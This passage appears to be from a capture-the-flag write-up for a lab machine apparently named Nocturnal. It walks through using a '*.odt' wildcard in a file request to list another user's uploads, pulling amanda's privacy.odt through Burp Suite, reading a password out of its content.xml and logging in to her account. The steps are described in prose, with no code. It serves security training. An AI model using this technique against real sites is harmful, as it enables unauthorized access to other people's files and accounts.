
Out of all the file types we are allowed to upload, .odt seems unusual, so let's try that first.

We get an error saying the file does not exist when we use *.odt, but it does show the files available on the server uploaded by amanda, and its name is privacy.odt.
In Burp Suite it outputs the file in a non-human-readable format, so we view the request in the browser (a feature in Burp Suite), and it downloads the ODT file.
We are unable to open the file in the terminal, so we open it using the file manager.

Looking at the content.xml file, we find a potential password for amanda.

the creds are amanda
Admin Panel
Using the above credentials, we are able to log in to amanda's nocturnal account, but we are unable to SSH into the account.
